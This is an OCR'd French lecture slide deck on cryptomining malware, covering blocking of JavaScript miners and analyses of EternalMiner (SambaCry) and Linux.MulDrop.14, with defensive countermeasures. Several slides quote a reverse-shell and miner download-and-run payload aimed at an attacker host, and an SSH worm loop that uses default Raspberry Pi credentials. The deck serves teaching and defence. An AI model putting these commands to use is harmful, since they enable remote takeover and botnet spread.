


Mineurs JavaScript – Détection et blocage


Blocage

- Extensions pour navigateurs internet (spécialisées ou bloqueur de publicités)
- Bloquer l'exécution des scripts JavaScript (ou l'activer manuellement grâce à une extension)
- Bloquer les connexions vers le serveur de CoinHive
- Utilisation d'un antivirus





Mineurs JavaScript – Alternative à la publicité



Mineurs malwares

EternalMiner

Mineurs malwares – EternalMiner - Présentation

Présentation

- Juin 2017, dans le sillage de WannaCry
- Utilisation de la vulnérabilité CVE-2017-7494 (SambaCry) :

  affecte les versions de Samba (partage d'imprimantes et de fichiers sous les systèmes Unix) à partir de la 3.5.0 (1er Mars 2010).

  → corrigée le 24 mai (versions 4.6.4, 4.5.10 et 4.4.14), mais ≈100 000 machines Linux accessibles via ces ports exécutaient une version de Samba vulnérable.
- Les ordinateurs contaminés minent sur la blockchain Monero : environ 98 XMR

Mineurs malwares – EternalMiner - Analyse

Prérequis

- Ports 445 et/ou 139 ouverts,
- fichiers partagés accessibles en écriture,
- les chemins d'accès de ces fichiers doivent être connus (pour lancer l’exécution).

Mineurs malwares – EternalMiner - Analyse

Description de l'attaque

- Tester l'écriture sur le disque partagé pour un utilisateur non légitime :

  tentative d'écriture de fichiers texte de 8 caractères aléatoires.

  →si réussite, effacement de ces fichiers.

- Chargement du malware, présenté sous la forme d'un plugin Samba, sur le disque partagé :

  recherche de leurs emplacements exacts sur le disque, en testant tous les chemins les plus courants (brut force).

  une fois le chemin exact trouvé, la faille SambaCry rend possible l'exécution du plugin malicieux directement par Samba, avec des privilèges élevé.

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

- INAebsGB.so : la porte dérobée :

  shell inversé : le serveur (la machine de l'attaquant) enverra des commandes au client (la machine cible). Cette connexion se fait avec l'adresse IP de l'attaquant, spécifiée en dur dans le code.


  utilisée pour configurer le logiciel de minage, et éventuellement installer d'autres malwares dans le futur.
- cbIRWuoCc.so : la charge utile :

  Récupération d'un CPUminer *custom* (logiciel de minage Monero)

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||
((wget http://rc.ezreal.space/miner64_s -O
/tmp/m || curl
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés




```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||
((wget http://rc.ezreal.space/miner64_s -O
/tmp/m || curl
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Commande se trouvant directement sur le serveur de l'attaquant : téléchargement, paramétrage et lancement du mineur ?

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||
((wget http://rc.ezreal.space/miner64_s -O
/tmp/m || curl
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Téléchargement du mineur via wget puis curl, et stockage à l'emplacement /tmp/m

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||
((wget http://rc.ezreal.space/miner64_s -O
/tmp/m || curl
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Modification des permissions d'accès pour autoriser son exécution

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||
((wget http://rc.ezreal.space/miner64_s -O
/tmp/m || curl
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Analyse

Description du plugin : 2 fichiers compilés

Lancement du mineur en tache de fond : transparent et persistance même après déconnexion de l'utilisateur

```
db 'bash -i < /dev/tcp/rc.ezreal.space/4000 ||
((wget http://rc.ezreal.space/miner64_s -O
/tmp/m || curl
http://rc.ezreal.space/minerd64_s -o /tmp/m) &&
chmod +x /tmp/m && (nohup /tmp/m &))',0
```

Mineurs malwares – EternalMiner - Blocage

Blocage d'EternalMiner

- Pas de tentative de réplication sur le réseau ✓
- Mettre à jour Samba
- Supprimer le mineur
- Désactiver la porte dérobée

Mineurs malwares

Linux.MulDrop.14

Mineurs malwares - Linux.MulDrop.14 - Présentation

Présentation

- Mai 2017
- Réplication : création d'un immense botnet de Raspberry Pi, afin de miner du Monero.
- + de 12.5 millions de Raspberry Pi dans le monde
- Pas de véritable faille technique, mais négligence humaine :
  - ports SSH ouverts aux connexions externes
  - identifiants par défaut

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

- Script bash contenant un logiciel de minage, compressé à l'aide de gzip, puis encodée en base64.
- Une fois la machine infectée, changement du mot de passe par défaut, en \$6\$U1Nu9qCp\$FhPuo8s5PsQlH6lwUdTwFcAUPNzmr0pWCdNJj.p6l4Mzi8S867YLmc7BspmEH95POvxPQ3PzP029yT1L3yi6K1.
- Extinction des processus
- Installations des librairies pour miner, et des outils Zmap et sshpass (réplication du malware)
- Décompression de l'archive et lancement du minage.
- Réplication sur le réseau

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass –p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /tmp/.r && sshpass
–p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Boucle infinie

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass –p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /tmp/.r && sshpass
–p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Scan des machines avec le port 22 ouvert, stockage de leur IP dans un fichier

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass –p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /tmp/.r && sshpass
–p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Pour toutes les IP dans le fichier, tentative de connexion en ssh avec les identifiants et mots de passe par défaut (pi et raspberry), pour y copier le fichier du virus

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:    FILE=`mktemp`
04:    zmap -p 22 -o $FILE -n 100000
05:    killall ssh scp
06:    for IP in `cat $FILE`
07:    do
08:        sshpass –p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /tmp/.r && sshpass
–p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:    done
10:    rm -rf $FILE
11:    sleep 10
12: done
```

Enregistrement des IP infectées

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass –p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /tmp/.r && sshpass
–p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Elévation des droits du fichier virus, et lancement de celui-ci

Mineurs malwares - Linux.MulDrop.14 - Analyse

Analyse

```
01: NAME=`mktemp -u 'XXXXXXXX'`
02: while [ true ]; do
03:     FILE=`mktemp`
04:     zmap -p 22 -o $FILE -n 100000
05:     killall ssh scp
06:     for IP in `cat $FILE`
07:     do
08:         sshpass –p raspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no
$MYSELF pi@$IP:/tmp/$NAME  && echo $IP >> /tmp/.r && sshpass
–p raspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no "cd
/tmp && chmod +x $NAME && bash -c ./$NAME" &
09:     done
10:     rm -rf $FILE
11:     sleep 10
12: done
```

Chargement sur la machine cible du malware

Mineurs malwares – Linux.MulDrop.14 - Blocage

Blocage de Linux.MulDrop.14

- Formatage de la carte SD de la Raspberry
- Application des règles basiques de sécurité :
  - Changer tous les mots de passes et identifiants par défaut
  - S’assurer que le superutilisateur nécessite un mot de passe (ce qui n’est pas le cas par défaut)
  - S’assurer que le système est à jour (surtout le serveur SSH)
  - Si vous n’utilisez pas de communication SSH, désactivez le port 22
  - Utiliser un firewall
  - Installer fail2ban, pour notamment se prémunir des attaques en brute force

En conclusion…

Contact : doriane.perard@isae-supaero.fr

Merci pour votre attention

Contact : doriane.perard@isae-supaero.fr